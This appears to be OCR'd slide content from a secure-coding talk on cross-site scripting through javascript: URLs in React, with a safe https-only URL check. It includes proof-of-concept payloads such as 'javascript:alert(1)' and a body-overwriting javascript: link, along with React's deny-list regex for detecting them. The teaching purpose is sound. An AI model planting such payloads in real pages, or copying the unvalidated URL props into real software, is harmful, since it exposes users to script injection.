


Dangerous Value Passed as Props

```
const payload = `javascript:alert(1)`
class App extends Component {
  render() {
    return (
      <form>
        <button formAction={payload}>
          Submit
        </button>
      </form>
    )
  }
}
```

URL is not validated properly!


# Default Linter Rules in create-react-app



```
1  import "./App.css";
2
3  function App() {
4    const url = "javascript:alert(1)";
5    return (
6      <div className="App">
7        <a href={url}>Link to XSS</a>
8      </div>
9    );
10 }
11
12 export default App;
13
```


```
Compiled with warnings.

[eslint]
src/App.js
  Line 4:15:  Script URL is a form of eval  no-script-url

Search for the keywords to learn more about each warning.
To ignore, add // eslint-disable-next-line to the line before.

WARNING in [eslint]
src/App.js
  Line 4:15:  Script URL is a form of eval  no-script-url

webpack compiled with 1 warning
```

# Web Browser Console Warnings Since React 16



```
Warning: A future version of React will block javascript: URLs as a     react-dom.development.js:171
security precaution. Use event handlers instead if you can. If you need to
generate unsafe HTML try using dangerouslySetInnerHTML instead. React was
passed "javascript:alert(1)".
a
div
App
```

# Deny List Regex for JavaScript URLs




```
/**
 * Copyright (c) Facebook, Inc. and its affiliates.
 *
 * This source code is licensed under the MIT license found in the
 * LICENSE file in the root directory of this source tree.
 *
 * @flow
 */

import {disableJavaScriptURLs} from 'shared/ReactFeatureFlags';

// A javascript: URL can contain leading C0 control or \u0020 SPACE,
// and any newline or tab are filtered out as if they're not part of the URL.
// https://url.spec.whatwg.org/#url-parsing
// Tab or newline are defined as \r\n\t:
// https://infra.spec.whatwg.org/#ascii-tab-or-newline
// A C0 control is a code point in the range \u0000 NULL to \u001F
// INFORMATION SEPARATOR ONE, inclusive:
// https://infra.spec.whatwg.org/#c0-control-or-space

/* eslint-disable max-len */
const isJavaScriptProtocol = /^[\u0000-\u001F ]*j[\r\n\t]*a[\r\n\t]*v[\r\n\t]*a[\r\n\t]*s[\r\n\t]*c[\r\n\t]*r[\r\n\t]*i[\r\n\t]*p[\r\n\t]*t[\r\n\t]*\:/i;

let didWarn = false;

function sanitizeURL(url: string) {
  if (disableJavaScriptURLs) {
    if (isJavaScriptProtocol.test(url)) {
      throw new Error(
        'React has blocked a javascript: URL as a security precaution.',
      );
    }
  } else if (__DEV__) {
    if (!didWarn && isJavaScriptProtocol.test(url)) {
      didWarn = true;
      console.error(
        'A future version of React will block javascript: URLs as a security precaution. ' +
          'Use event handlers instead if you can. If you need to generate unsafe HTML try ' +
          'using dangerouslySetInnerHTML instead. React was passed %s.',
        JSON.stringify(url),
      );
    }
  }
}

export default sanitizeURL;
```

https://github.com/facebook/react/blob/v18.2.0/packages/react-dom/src/shared/sanitizeURL.js


# Bypassing Auto Escaping (JSX)

```
var userHomepage =
"https://jimscatpictures.com"

<a href={userHomepage}>My
Homepage</a>

javascript:document.body.innerHTML
='Dogs-Are-Awesome';
```

# Safe untrusted URL handling in React.js




```
const isValidHttpsUrl = (urlString) => {
  try {
    const url = new URL(urlString);
    return url.protocol === "https:";
  } catch (e) {
    return false;
  }
};

// Usage example
const userInputUrl = "https://example.com";
if (isValidHttpsUrl(userInputUrl)) {
  // Proceed with the URL
} else {
  console.warn("Invalid or insecure URL provided.");
}
```




```
const isValidHttpsUrl = (urlString) => {
  try {
    const url = new URL(urlString);
    return url.protocol === "https:";
  } catch (e) {
    return false;
  }
};

// Usage example
const userInputUrl = "https://example.com";
if (isValidHttpsUrl(userInputUrl)) {
  // Proceed with the URL
} else {
  console.warn("Invalid or insecure URL provided.");
}
```

# Safe URL Rendering



